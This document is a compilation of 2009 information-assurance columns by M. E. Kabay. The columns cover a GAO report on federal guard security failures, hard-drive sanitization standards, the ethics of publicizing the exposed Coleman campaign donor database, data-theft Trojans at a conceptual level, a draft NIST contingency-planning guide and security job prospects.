One of the mottos of the Master of Science in Information Assurance (MSIA) Program< http://infoassurance@norwich.edu > at Norwich University< http://www.norwich.edu> is "Reality Trumps Theory." This mantra means that book-learning is great, but actually looking at how the world works is better.

One application of the mantra in the MSIA is the case study< http://infoassurance.norwich.edu/case_study.php > which every student must complete; our expectation is that students will confront contradictions between what experts are writing in their study materials and how their case-study organizations are actually performing information assurance (IA) tasks. These insights provide depth and perspective to our students.

The US Government Accountability Office (GAO)< http://www.gao.gov/ > performs a similar reality-based exercise for the federal government. The list of reality-based analyses< http://www.gao.gov/docsearch/repandtest.html > of how government agencies are carrying out their tasks for January through June 2009 alone includes 437 reports; the total number of reports available is 42,957 on topics as diverse as Agriculture and Food, Environmental Protection, Homeland Security, National Defense, and Veterans Affairs (picking a few out of the 27 areas listed in the "Browse by Topic" page< http://www.gao.gov/docsearch/topic.php >.

Report GAO-09-959T was released on July 8, 2009. It is of "Testimony Before the Senate Committee on Homeland Security and Governmental Affairs" by Mark L. Goldstein, Director of Physical Infrastructure Issues and is entitled "HOMELAND SECURITY: Preliminary Results Show Federal Protective Service's Ability to Protect Federal Facilities Is Hampered By Weaknesses in Its Contract Security Guard Program."< http://www.gao.gov/new.items/d09859t.pdf >

GAO investigators carried out a vulnerability analysis of the physical security measures being enforced largely by security guards working for companies on contract to the Federal Protective Service (FPS)< http://www.ice.gov/pi/fps/org_hfs.htm >, whose "mission is to render federal properties safe and secure for federal employees, officials and visitors in a professional and cost effective manner by deploying a highly trained and multi-disciplined police force."

Although one can hardly refer to the main points as highlights, here are some of the salient findings of the penetration study:

- Despite written standards for training and certifications required to operate x-ray and magnetometer (metal-detector) equipment, many guards have not received adequate or indeed any such training.
- Out of 663 randomly selected guards, 62% "had at least one expired certification including a declaration that guards have not been convicted of domestic violence, which make them ineligible to carry firearms."
- The FPS has no systematic program of inspection.

- In 10 tests at secure federal government facilities (including "offices of a U.S. Senator and U.S. Representative, as well as agencies such as the Departments of Homeland Security, State, and Justice"), GAO inspectors were able to pass materials for making bombs which they then assembled and carried around in a briefcase without being challenged.

Reaction to the report was vitriolic,< http://voices.washingtonpost.com/federal-eye/2009/07/gao_releases_report_on_federal.html > but I want to focus readers' attention on the lesson for security officers and network administrators.

First, security must be more than what Bruce Schneier has called "security theater" in his 2003 book, *Beyond Fear: Thinking Sensibly about Security in an Uncertain World*.< http://www.amazon.com/Beyond-Fear-Thinking-Sensibly-Uncertain/dp/0387026207 >. For an analysis of security theater in airport security, see my 2005 paper.< http://www.mekabay.com/opinion/airport_safety.pdf > Going through the motions of securing our organizations is equivalent to building a Potemkin village< http://www.straightdope.com/columns/read/2479/did-potemkin-villages-really-exist >: a sham that presents the illusion of security without effectively improving it.

Second, outsourcing security functions raises issues of commitment and supervision. A firm under contract may have even more pressure to reduce costs (e.g., by reducing training and certification) given the fundamental difficulty of knowing whether the lack of security incidents is due to good security, luck, or inadequate recognition of security incidents.

Third, there is no substitute for penetration testing. When was the last time you performed a vulnerability analysis of any type on your systems, including technical penetration analysis and social engineering tests? The latter should ideally be performed on a prepared workforce, as Dr John Orlando explained in a series of articles in this column in 2007:

Social engineering in penetration testing:

- Cases< http://www.networkworld.com/newsletters/sec/2007/1022sec2.html >
- Analysis< http://www.networkworld.com/newsletters/sec/2007/1029sec1.html >
- Planning< http://www.networkworld.com/newsletters/sec/2007/1029sec2.html >

However, the principle is that no matter how confident we are of the wisdom and suitability of our security measures, we need to see how (or if) they are working.

Reality trumps theory.

Title 1
Title 2

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

I recently attended a Webinar about developments in Ensconce Data Technology's (EDT) DigitalShredder technology, about which I last wrote in 2007.< >

Jack Thorsen, Senior Executive Vice President, and Bruce Stimon, Vice President of Public Sector Solutions presented a review of data destruction on hard drives prior to repurposing or disposal.

EDT argues that hard drives must be properly sanitized before disposal and that disposal should be under the control of users, not outsourced.

About 5.6B hard drives are expected to have been produced between 2001 and 2011; of those, some 750M reached their end of life in 2008. In addition, there are about two or three refreshes of hard drives during their life cycle.

The US regulatory situation imposes serious penalties on individuals and organizations for violations of data protection laws and rules.

Sanitization requirements and technologies have changed significantly over the last decades. In "Antiquity" (before 1992), the DoD 5220 recommended deletion, reformatting, and triple overwriting but there was little concern for compliance. Old equipment was destroyed using hammers and drills for physical destruction of the spindle motor. To go even further, some people drilled holes in the drive. However, discussions with faculty from University of California San Diego really opened Bruce's eyes: their electronic microscope could read magnetic domain information from tiny fragments of a fraction of an inch. So fragmenting or damaging magnetic disks was simply inadequate for high-value information.

Another problem was that hard disk drives crashed a lot. Manufacturers put a great deal of effort into providing warning signs – but in the early days you knew the drive was bad when it crashed.

Starting in 1992, which he calls the Renaissance, the NSA was concerned about inadequate sanitization by government agencies. NIST took over responsibility for standards and codified them in FISMA. In addition, the commercial world saw the adaptation of bulk erasure, originally developed for application to magnetic tapes, to magnetic disks. Another development in the 1990s was the development of more complex disk drives; but the consequence was greater difficulty in sanitizing the drives.

By 2006, NIST SP800-88 defined requirements for clear – purge – destruction and the recognition of secure erase. One of the key issues is that any sanitization must use internal procedures available in the disk drives for erasure.

SP800-88 divides media sanitization into four categories:

- Disposal: discarding media with no sanitization. E.g., recycling paper.

- Clearing: protecting confidentiality against robust keyboard attack; e.g., overwriting.
- Purging: protecting against laboratory attack; e.g., using firmware Secure Erase command for ATA, degaussing.
- Destruction: physically destroying media; e.g., burning…

Commercial software available but has major weaknesses:

- Don't delete data beyond forensic reconstruction
- Lack of automated data logging, audit trails or certification labels
- Single drive can take more than 24 hours compared with firmware method at 150 GB/hr
- Ties up a workstation for entire period
- Vulnerable to user manipulation
- Issue of reliability

Degaussing machines were not a successful approach

- Not lifecycle management tool – end of life only
- Unable to reuse drive
- Not office friendly (special area)
- Dangerous high mag fields need special precautions (e.g., pacemakers)
- Destroys r/w heads – cannot confirm data destruction
- Needs constant recalibrations to ensure proper functionality
- Qualify as purge method but in practice doesn't work<

Mechanical destruction using hammers, nail guns, belt sanders and enormous mechanical shredders

- End of life only
- Heavy, bulky, noise – not for offices
- Lack of automated data logging or audit trail
- No reuse
- Toxic hazards left over
- Encourages stockpiling of drives
- Not scalable
- However, EDT solutions contribute to this process by protecting data during transport

Secure Erase Feature

- ANSI Standard T13 Committee
- Current drives embed this feature in firmware
- ATA Rev 45 Spec stipulate inclusion
- Destruction command embedded in firmware for ATA drives including IDE, EIDA, PATA, SATA
- Atomic process – eradicates all user data beyond forensic reconstruction
- Up to 18 times faster than ineffective overwrite routines
- Implemented by global hard ddrive mfrs in 2002
- Validated and certified by the Intl Security Community
- BUT this was blocked by BIOS and OS developers so that no malware could invoke Secure Erase on a computer

SP 800-88: "For hard drive devices or devices where firmware purge commands can be accessed and utilized, this may e the best option for an organization. Firmware purge commands can provide strong assurance of data protection while allowing the device to be reused." [p 30]

Bruce Stimon continued the lecture.

Reducing the burden and cost of replacing drives by new equipment is significant, especially if the process takes minutes instead of days. Help Desk operations are improved by reducing long delays in returning drives that need sanitization. Also in this economic environment, the amount of employee turnover has sky-rocketed, resulting in huge demands on tech support to wipe the departed employees' drives before returning them at end-of-lease periods.

The EDT DigitalShredder provides a self-contained facility that does not require external screen, keyboard or mouse – all user I/O is through a touch screen.

One of the most important features is the ability to verify the actual degree of sanitization and document that process including detailed log files. Can print certificates of destruction on a printer that comes with the system that is connected through a USB port; however, it is not possible to use the USB host port to connect any other type of system to the DigitalShredder, thus preventing manipulation of the data on the device. Can also use the USB port to download log files and to upload new software. The upload is accomplished using proprietary algorithms; however, the company is exploring more secure upload controls.

If an agency requires or prefers only a simple data clearance, those can be implemented.

At completion, the erased drive can be labeled with a physical label that has a bar code including log-entry information. These labels can be scanned for error-free, automated equipment tracking. The digital log is also easily available.

The DigitalShredder takes multiple personality blocks to handle different interfaces for hard drives. They avoid providing extenders with cables to maintain a strict enclave that provides highly secure control over the process; indeed, it is not possible to remove a drive from a bay in use without forcing reinitiating the secure erase process. They have plans to create rack-mount versions, but such an approach reduces portability. There is an adapter kit for a 19" rack.

The technology has been used by many federal agencies, such as the DHS, DVA, DoE, US Army, DoD, NIH,

Join me online for three courses in July and August 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are

"Introduction to IA for Non-Technical Managers," (July 18-23)< http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," (Aug 1-6)< http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals."(Aug 8-13)< http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

The Norm Coleman Web Crash and Full Disclosure
Part 1: The Facts

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

How do we make ethical decisions? It is surely not by announcing preferences as if we were choosing a flavor of ice cream. There are guidelines we can follow in making ethical decisions, as Prof John Orlando, PhD described in an earlier series in this column in 2007 on social engineering in penetration testing.< http://www.networkworld.com/newsletters/sec/2007/1022sec2.html >

This column is the first of two articles written in close collaboration with MSIA student Becki True, CISSP examining the ethical questions raised by the actions taken by people who discovered a vulnerability on the *Norm Coleman for Senate* Website and made it public. Ms True and began with her initial essay and worked together in adapting and extending it for this series.

Before we go on any further, we want to make it clear that although we identify a specific blogger in these essays, our interest is *not* in character assassination; we are interested in using the incident as an opportunity for teaching.

* * *

In January 2009, there was a problem with the colemanforsenate.com Website. The site was unavailable and the Coleman people made a statement to the press stating that the site crashed due to "a flood of info-seeking disenfranchised voters." < http://minnesotaindependent.com/24761/disenfranchised-voters-crash-colemans-site-unlikely-says-blogger > That statement led people to investigate and they found the site in a vulnerable state. Those who found the vulnerability publicized it on the Web using blogs, sent out messages via Twitter, and posted screenshots to Flicker. Ultimately, a donor database containing personally identifiable information (PII) such as names and associated credit-card numbers was downloaded and excerpts were posted on a Website.

This story is particularly interesting given the back-story. In the 2008 general election, Norm Coleman, a Republican, was the incumbent US Senator from Minnesota. The November 2008 election between him and his rival, Al Franken, the Democratic contender, was so close that it required a mandatory recount ultimately favoring Franken. Coleman disputed the election and took the fight to the courts but ultimately lost his appeal in the Minnesota Supreme court.< http://www.cnn.com/2009/POLITICS/06/30/franken.ruling/index.html >

Here is a timeline of events relating to the breach of the colemanforsenate.com Website.

2009-1-28: 2:18 PM: *Minnesota Independent* posts an article titled, "Did Coleman campaign fake Website crash?" < http://minnesotaindependent.com/24761/disenfranchised-voters-crash-colemans-site-unlikely-says-blogger >

2009-1-28: 4:55 PM: Twitter user @chuckmentary posts a Tweet commenting on the Coleman

article and includes a link to the news story. Information technology consultant Adria Richards, MCSA, MCDST, A+ < http://adennetworks.com/about-your-consultant.html > reads the Tweet and the article and decides to investigate. < http://butyoureagirl.com/2009/01/28/did-norm-coleman-fake-his-own-Website-death/ >

2009-1-28: Sometime after 5 PM: Richards uses OpenDNS.com to find IP address of the colemanforsenate.com Website. OpenDNS returns 208.42.168.251. Richards enters IP address in her browser and begins her investigation. Instead of the expected content, Richards sees the directory listing of the file system. Richards knows something is wrong with the site.

At this point Richards had several choices. She could have:

- Attempted to find the site administrator using the DNS registrars < http://www.betterwhois.com/ > and tried to contact the administrators
- Attempted to contact the Coleman office to notify them of the problem
- Attempted to contact the hosting company to have them take action

Instead Richards decided that this was what she called “breaking news” and she took a series of screenshots as she drilled down into the directory structure and uploaded the images to Flickr. < http://butyoureagirl.com/2009/01/28/did-norm-coleman-fake-his-own-Website-death/ >

2009-1-28: 7:31 PM: Richards finds a compressed file named database.tar.gz and uploads screenshot to Flickr with the caption, “I wonder how much information is in this database at colemanforsenate.com?” < http://www.flickr.com/photos/adriarichards/3234833407/ >

2009-1-28: 7:46 PM: Richard posts a comment on the *Minnesota Independent* news story that @chuckumentary included in his tweet. In her comment, Richards includes a link to the screenshots she posted on Flickr. < http://minnesotaindependent.com/24761/disenfranchised-voters-crash-colemans-site-unlikely-says-blogger - comment-24110 >

2009-1-28: 10:40 PM: Someone calling themselves, “Epic” posts a comment to same news story that states, “Coleman just leaked his whole database” and includes a link to the database file. < http://minnesotaindependent.com/24761/disenfranchised-voters-crash-colemans-site-unlikely-says-blogger - comment-24131 >

2009-3-10: Wikileaks.org received the database, which contained the unencrypted credit card numbers, names, addresses, e-mail addresses and phone numbers of donors. Wikileaks sent e-mail messages to donors alerting them of the breach and included enough information to establish their credibility. < http://www.networkworld.com/news/2009/031209-former-senators-donor-database-exposed.html >

The whistleblower who sent the information to Wikileaks said they found the database after reading Richards’ blog. < http://www.networkworld.com/news/2009/031209-former-senators-donor-database-exposed.html >

In the second column in this pair, Becki True analyses the ethical reasoning that one could have followed in deciding what to do in this case and in similar cases.

* * *

Becki True, CISSP is a graduate student in the MSIA Program at Norwich University. She welcomes your comments.< mailto:becki@beckitrue.com >

The Norm Coleman Web Crash and Full Disclosure Part 2: An Ethical Analysis

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In the first of this three-part series, Becki True, CISSP and I recounted the story of the breach of security of the colemanforsenate.com Website. This second column is also the product of close collaboration between Ms True and myself.

* * *

What would have been the ethically correct decision in this case, and how can we know that it is ethically correct? The first stage of an ethical decision filter asks if our action violates laws < http://www4.law.cornell.edu/uscode/ >. Did the other players in this incident of full disclosure break any laws? We are not lawyers, and am not qualified to provide legal advice, but 18 USC 1030(a), the Computer Fraud and Abuse Act of 1986 < http://www4.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001030----000-.html > states that

> "Whoever— (2) intentionally accesses a computer without authorization or exceeds authorized access, and thereby obtains— (a) information contained in a financial record of a financial institution, or of a card issuer" is subject to fines and jail time. "The term 'exceeds authorized access' means to access a computer with authorization and to use such access to obtain or alter information in the computer that the accessor is not entitled so to obtain or alter."

From this reading, we take it that the person(s) who downloaded the database seems to have violated 18 USC 1030(a).

In contrast, Attorney Jennifer Granick< http://cyberlaw.stanford.edu/profile/jennifer-granick > is the Civil Liberties Director at the Electronic Frontier Foundation< http://www.eff.org > and the Executive Director of the Center for Internet and Society< http://cyberlaw.stanford.edu/ > at Stanford Law School. According to her, neither Richards nor Wikileaks.org broke the law. "Based on her knowledge of this case, as well as the law, Granick said it was legal for Richards to view the Web directory on which Coleman's donor list resided. "There has to be some kind of indication that information is locked away," she said." < http://minnesotaindependent.com/29067/wikileaks-it-pro-not-in-any-danger-in-coleman-leak-lawyer-says >

The next stage is to ask if your actions comply with the rules of the profession. Are there standards in the IT profession that were violated here? Many IT certifications and associations, especially those related to the security field do have such codes of ethics:

- (ISC)2 < http://www.isc2.org/ethics/default.aspx >
- EC-Council < http://www.eccouncil.org/codeofethics.htm >
- ISACA < http://www.isaca.org/Template.cfm?Section=Code_of_Ethics1&Template=/TaggedPage/TaggedPageDisplay.cfm&TPLID=14&ContentID=7926 >
- SANS < http://www.sans.org/resources/ethics.php?ref=3781 >
- ISSA < http://www.issa.org/Association/Code-of-Ethics.html>.

In our opinion a code of ethics should be required for all IT certifications, so all IT practitioners

can be aware of the ethics of our profession. In our opinion, an IT professional should have taken action to notify the administrators of the Coleman Website that there was a problem and sensitive information was vulnerable to exposure rather than exposing the vulnerability in public.

Normally, we also ask if our proposed action would be embarrassing if it were revealed to the public; in this case, the answer for the principals was clearly "No." However, we can state categorically that we would be ashamed of revealing someone else's vulnerability in public without intensive good-faith efforts to get the problem fixed. [MK adds, "When I discovered a major hole in Hewlett-Packard's MPE operating system in 1982, I reported it to headquarters, not to the press – and would have done so even if I had not been working for HP.]

Another classic question is the categorical imperative: if everyone behaved as we are proposing, would we approve of the result or not? For example, we could ask how we would feel if a Website we managed were found in this state. Would we want to be notified or would we want someone to post the vulnerability on public Websites and to publicize it on social networking sites? And what would the consequences be if every vulnerability in every system were immediately broadcast to the public without time for correction? Would we approve of this state of affairs or prefer a different approach?

Another part of ethical analysis is "Cui bono?" Whom does our behavior benefit? When there is a disjunction between the benefits and the harm in an action, we should examine the proposed course of action carefully.

Yet another question that helps us analyze ethical dimensions of a decision is to raise the question of instrumentality: are we treating other people respectfully and kindly as individual human beings whose feelings and interests we are considering in our decision or are we treating them as objects or instruments toward a personally useful end? In this case, it seems to us that not informing the people who had bad security was neither respectful nor kind.

We hope that this analysis helps readers apply the principles of ethical analysis to their own situations.

For more reading on this subject, see

- An old May 2000 column originally published in *Information Security Magazine*, "Full Disclosure" < http://www.mekabay.com/ethics/full_disclosure.pdf >
- "Responsible disclosure of vulnerabilities" < http://www.networkworld.com/newsletters/sec/2002/01596999.html >
- "To disclose or not to disclose"< http://www.networkworld.com/newsletters/sec/2007/0305sec2.html > (March 8, 2007)
- "Effects of full disclosure".< http://www.networkworld.com/newsletters/sec/2007/0312sec1.html > (March 13, 2007)
- James Landon Linderman's Chapter 43, "Ethical Decision Making and High Technology" in the *Computer Security Handbook*, Fifth Edition (Sy Bosworth, M. E. Kabay & E. Whyne, eds) published by iley in 2009 (AMAZON < http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529/ > and
- The classic text, *Ethical Decision Making & Information Technology: An Introduction with Cases*, Second Edition by Ernest A. Kallman and John P. Grillo (1995) published by McGraw-Hill/Irwin (AMAZON http://www.amazon.com/Ethical-Decision-Making-Information-Technology/dp/0070340900/ >
- The extensive bibliography about full disclosure maintained by the Wilderness Coast Public Libraries in Monticello, Florida < http://www.wildernesscoast.org/bib/disclosure-by-date.html >.

One final note: one of us [MK] did contact Adria Richards and found her to be a charming, intelligent and thoughtful information technology professional. We sent these articles to her before publishing them to be sure that she would not find them offensive. We wish her well in her continued professional career.

Pseudonymous Critic Impugns Integrity of All Security Professionals

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In a recent response < http://www.networkworld.com/community/comment/reply/44342/215125 > to an article on hiring hackers < http://www.networkworld.com/newsletters/sec/2009/081009sec2.html?page=2 >, a pseudonymous critic calling itself "Secure network..." posted a comment entitled “so called hacking and security professionals.” It started with the run-on sentence, “Of course someone calling them selves[sic] a ‘security Professional’ would be upset, it’s job security they’re losing....”

Now, this rubbish could be flame-bait, and I usually don’t respond to such nonsense. However, I was feeling irritable when I encountered it and decided to let this hidden commentator have a piece of my mind. [I edited my first draft heavily to remove all the invective before sending it to the publisher.]

So if I understand the comment, we security professionals are so corrupt that we are concerned about hiring criminal hackers primarily because they might reduce our opportunities for employment.

Give me a break.

If reducing the number of competent security experts defending critical infrastructure and national security is supposed to be viewed by professionals as competition and thus reducing our job security, why are so many of us involved in education and training – often for free? Why are we writing articles and editing textbooks to help students become security professionals – either free of for the equivalent of less than the minimum wage – if our motivations are so crass?

If the sneering commentator were right, security professionals could not possibly cooperate to further the interests of the field and of the wider public. For example, security professionals could never collaborate on research projects whose results are published for all to read – we should hide them and keep the results to ourselves for economic advantage. We could not recognize the achievements of our industry leaders because it might make the award-winners more competitive in the marketplace. And why would we even bother establishing standards for certification of professionals? After all, the work that goes into defining such standards is all done for free by – duhhh – security professionals. Why would anyone committed to *reducing* the number of competitors ever contribute their time and effort to establishing methods for inducting hundreds of thousands of newcomers into the field?

On the contrary, my 30 years in the field convince me that security professionals are unusually cooperative; for example, I was personally involved in the creation of the National Computer Security Association’s *Anti-Virus Product Developers’ Consortium*< http://www.icsalabs.com/icsa/topic.php?tid=fb33$17e3028d-905a8eba$0310-9492444d > in 1991. We saw vigorous competition among members of the AVPD coupled with intense cooperation at the technical level to improve the state of anti-virus products for the public. We

established a common standard for nomenclature and built a certification process that deliberately ratcheted up the requirements for successful identification of viruses in the wild until we achieved 100% identification of in-the-wild for all the certified products.

At all the professional meetings I have attended, I have been struck by the friendly camaraderie of information security professionals even when their employers are in fierce competition. It seems to me that one of the pleasures of working in our field is that we all know that we are working on a common cause – defending innocent people and organizations from the depredations of The Bad Guys (and from the consequences of Acts of G-d as well when we think about business continuity and disaster recovery). Our colleagues show the highest level of generosity and commitment to young people interested in entering our field. As just one example, I cannot think of a single time that a security professional has refused an invitation to address one of my university or college security classes.

On a personal level, I happily accept invitations to lecture for free at professional association meetings, for community groups, before legislative committees, and in educational organizations. [On a side note, I will *not*, however, give my time for free to profit-making organizations that run conferences where the participants pay but all the speakers are unpaid.]

Yes, our employers compete and so do individual security consultants – but all of us (well, most of us) recognize the greater value to society and to our clients of information sharing and cooperation in the improvement of professional standards.

This pseudonymous commentator doesn't know what it's talking about.

[Growl]

Data-Theft Trojans & The Changing Face of the Web

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Mary Landesman is a senior security researcher with ScanSafe < http://www.scansafe.com >. Today she contributes an interesting analysis of a significant problem : data-theft Trojans and how changing patterns of Web usage are creating new avenues for harm to users.

* * *

In 2004, Russell Beale of the University of Birmingham penned an interesting article discussing the social changes taking place on the Web.< http://www.usabilitynews.com/news/article1610.asp > In his summation, Professor Beale noted, "We have split the Web atom – previously atomic units were Web pages – once you'd got them you could analyze them into text and graphics, but you generally dealt in whole pages. Now our atomic unit is much smaller – we can construct things out of fragments of pages. And this makes a second difference – consumers can look only at what they want."

Today, consumers are looking at far more than they bargained for. Attackers are leveraging the multi-source aspect of the modern Website, inserting malicious content designed to silently foist malware onto unsuspecting visitors' computers. And the malware being delivered is not the prank-style virus or worm of the late 1990s: most Web-delivered malware is for data theft, intended to siphon the intellectual property and capital assets of its victims.

Currently, data-theft Trojans have outpaced all other forms of malware delivered through the Web. As of May 2009, Web attacks were growing at a rate of 1% a day and were up 324% compared to May 2008. The rate of encounters with compromised Websites resulting from those attacks also increased, up 509% in May 2009 compared to May 2007. Most concerning, Web encounters with data-theft Trojans were up 4955% in May 2009 compared to May 2007, and up 1424% compared to May 2008.< http://www.scansafe.com/resources/white_papers/request_forms/whitepaper_request_form7>

Some of the key developments in the battle against data-theft Trojans are as follows:

1. **Data-theft Trojans aren't limited to games**. Though they may carry labels such as WoWstealer, GameThief, and PSW.OnlineGames, the Trojans themselves are serious business. Data-theft Trojans silently siphon off companies' most precious assets – the intellectual property that includes designs, inventions, specifications, and marketing plans. What may have been years in the making can be stolen in a matter of minutes. Expected returns on research and development costs can be severely diminished – or lost forever – when markets are suddenly flooded with counterfeit lookalikes or unexpected competitors.

2. **Today's data-theft Trojans are highly configurable**. Many of today's data-theft Trojans launch intermittent Address Resolution Protocol (ARP) poisoning attacks on compromised networks.< http://www.grc.com/nat/arp.htm > The subsequent man-in-the-middle attack intercepts targeted network traffic – sniffing, tampering with, or redirecting that traffic. The illegally obtained knowledge gleaned from the ARP poisoning can be used to further configure the data-theft Trojan to target specific intellectual property or network assets.

3. **Data-theft Trojans have a means to spread**. Commonly, today's data-theft Trojans are facilitated by autorun worms. Though many equate the term "autorun" with removable drives only, autorun worms can spread via any discoverable drives, which includes removable, fixed and mapped drives. The autorun worm spreads by dropping a malicious autorun.inf file to the root of the drive, along with a copy of the worm. When the drive is subsequently accessed, the autorun.inf file is executed and loads the referenced copy of the worm and hence the data-theft Trojan is copied onto the new location.

But the problem isn't just the severity of today's malware. Criminals have leveraged all facets of the Web. From compromised Websites to poisoned search results, every interaction a user has with any Web-delivered content today carries the risk of being tainted with malware. And many of those users are our colleagues.

The attackers have an additional edge: the Web is so easy to use that consumers need know nothing about its underlying technologies. As an example, search engine optimization (SEO) is a finely honed skill in black-hat circles but it's a term that is barely known in consumer circles. Yet black-hat SEO techniques present a significant risk to consumers, because successful manipulation results in malicious Websites given high prominence in search engine results and even enables the nefarious hijacking of innocent keywords that drive much of the Web's advertising.< http://www.scansafe.com/resources/white_papers/request_forms/whitepaper_request_form7 >

Social networking sites are also rife with criminal manipulation. < http://www.pcworld.com/businesscenter/article/155589/arm_yourself_against_social_networking_malware.html > This problem is exacerbated by a penchant for accepting any friend request in a bid to win a virtual popularity contest among one's peers. The result of this promiscuous friending is a network is filled with scam artists and malware distributors intent on harm instead of a network of trustable friends.

In the case of Twitter, criminals don't even need to be added to have a negative impact. In a recent attack, new accounts were dynamically created and used to repeatedly send malicious links with #trending topic as the draw. Those who subscribed to the abused trending topic were thus exposed to the scam; those who fell for it would have been infected. In recent months, Twitter has begun filtering malicious links out of its messages.< http://mashable.com/2009/08/03/twitter-malicious-links/ >

In "Yes, the Web *Is* Changing Your Brain",< http://www.internetevolution.com/author.asp?section_id=567&doc_id=173469 > Dr. Kim Solez discusses "a new kind of human intelligence particularly suited for the digital age," noting that it involves "an ability to identify and take advantage of potential connections, to separate information into transformable chunks, and to reassemble these chunks for new purposes." From a security perspective, this may well be the key for safe use of the Web as well.

Network and security administrators must investigate the uses of the new generation of social-networking and instant-messaging systems on corporate systems so that we can design our appropriate use and security policies with today's risks in mind. Readers will do well to talk to users personally to learn the extent to which corporate or institutional resources are being exposed to threats spread via the channels discussed above. Organizations will have to add new elements to security-awareness programs to help users avoid this new generation of threats.

Draft Contingency Planning Guide: NIST SP 800-34 Rev 1

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

On Oct 27, 2009, the National Institute of Standards and Technology (NIST) Information Technology Laboratory (ITL) Computer Security Division (CSD) published Special Publication (SP) 800-34 Revision (Rev) 1, "DRAFT Contingency Planning Guide for Federal Information Systems" < http://csrc.nist.gov/publications/drafts/800-34-rev1/draft_sp-800-34-rev1.pdf > and requested comments < mailto:draft800-34-comments@nist.gov > from readers by January 6, 2010.

The official announcement < http://csrc.nist.gov/publications/PubsDrafts.html > described the SP as follows:

> SP 800-34 Revision 1 is intended to help organizations by providing instructions, recommendations, and considerations for federal information system contingency planning. Contingency planning refers to interim measures to recover information system services after a disruption. The guide defines a seven-step contingency planning process that an organization may apply to develop and maintain a viable contingency planning program for their information systems. The guide also presents three sample formats for developing an information system contingency plan based on low, moderate, or high impact level, as defined by Federal Information Processing Standard (FIPS) 199, Standards for Security Categorization of Federal Information and Information Systems.

Despite the inclusion of "for Federal Information Systems" in the title, SP 800-34 Rev 1 has a great deal of value for all information assurance and business continuity specialists.

Authors Marianne Swanson, Pauline Bowen, Amy Wohl Phillips, Dean Gallup, and David Lynes include two of the six authors of the June 2002 original version of SP 800-34 (Marianne Swanson, Amy Wohl, Lucinda Pope, Tim Grance, Joan Hash and Ray Thomas) and have, as usual for NIST ITL CSD, done a superb job of preparing a framework that lays out a sound basis for business continuity planning (BCP).

The 150 page SP begins with an introduction presenting the purpose, scope and audience for 800-34 Rev 1. Page 13 of the PDF file describes the purpose as providing "guidelines to individuals responsible for preparing and maintaining information system contingency plans (ISCPs). The document discusses essential contingency plan elements and processes, highlights specific considerations and concerns associated with contingency planning for various types of information system platforms, and provides examples to assist readers in developing their own ISCPs." This document explicitly excludes discussion of disaster recovery.

The scope is defined as "recommended guidelines for federal organizations"(p 14) and the audience is "managers within federal organizations and those individuals responsible for information systems or security at system and operational levels. It is also written to assist emergency management personnel who coordinate facility-level contingencies with supporting information system contingency planning activities."(p 15) However, references to Federal

Information Processing Standards (FIPS)< http://csrc.nist.gov/publications/PubsFIPS.html > in no way prevents the guidelines from serving organizations outside the US federal government. Indeed, the authors write, "The concepts presented in this document are specific to government systems, but may be used by private and commercial organizations, including contractor systems." They then list a wide range of specific job titles of people likely to find the document useful, including information technology (IT) managers, Chief Information Officers (CIOs), systems engineers, and system architects.

The authors describe the structure of the document clearly as follows (p16):

- Section 2, Background, provides background information about contingency planning, including the purpose of various security and emergency management-related plans, their relationships to ISCPs, and how the plans are integrated into an organization's overall resilience strategy by implementing the six steps of the Risk Management Framework (RMF)….

- Section 3, Information System Contingency Planning Process, details the fundamental planning principles necessary for developing an effective contingency capability. The principles outlined in this section are applicable to all information systems. This section presents contingency planning guidelines for all elements of the planning cycle, including business impact analysis, alternate site selection, and recovery strategies. The section also discusses the development of contingency plan teams and the roles and responsibilities commonly assigned to personnel during plan activation.

- Section 4, Information System Contingency Plan Development, breaks down the activities necessary to document the contingency strategy and develop the ISCP. Maintaining, testing, training, and exercising the contingency plan are also discussed in this section.

- Section 5, Technical Contingency Planning Considerations, describes contingency planning concerns specific to the information systems listed in Section 1.3, Scope. This section helps contingency planners identify, select, and implement the appropriate technical contingency measures for their given systems.

The nine appendices provide practical templates and checklists of great utility in BCP.

There is so much valuable information here that is offered in a structured, clear presentation that every IA professional concerned with BCP should read – and, I hope, comment on – this draft publication.

IA Job Prospects Bright –
But Universities Need Help from Industry

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

No one reading this column needs general references to news about the economic difficulties we are living through in the United States and elsewhere. Just the other day, I spoke with a long-time friend and colleagues from the information security field who used to earn a decent living as a much sought-after consultant; last week he canceled his business telephone line to save money. He's looking for a permanent job.

Another colleague of ours hasn't had a consulting contract in months – despite having had trouble in the past keeping up with demand for his services.

I think that security consultants may be suffering from a side-effect of the economic downturn: clients who don't already have or want permanent information assurance (IA) personnel may simply have decided to continue taking risks and hoping that nothing bad will happen to them.

The situation makes me think much more positively about having moved from the business world to academic in 2001 – despite dropping my nominal salaried income by 57.5% at that time and now earning about one third of what I'd be making as a senior IA executive in industry today. At least I have tenure, which means that I'm not going to be fired unless I appear in class out of uniform (Vermont Militia = US Army Class A greens), show up drunk (I never drink alcohol), treat a student rudely (no way) or recite Monty Python skits in class… uh wait a minute, I DO recite Monty Python skits in class – but very briefly. Really. Only little bits of them. Honest.

But more seriously, there is good news for IA students and professionals: according to an extensive survey published by Foote Partners, LLC in Florida, < http://www.footepartners.com/ > job prospects are good for information assurance (IA) specialists.

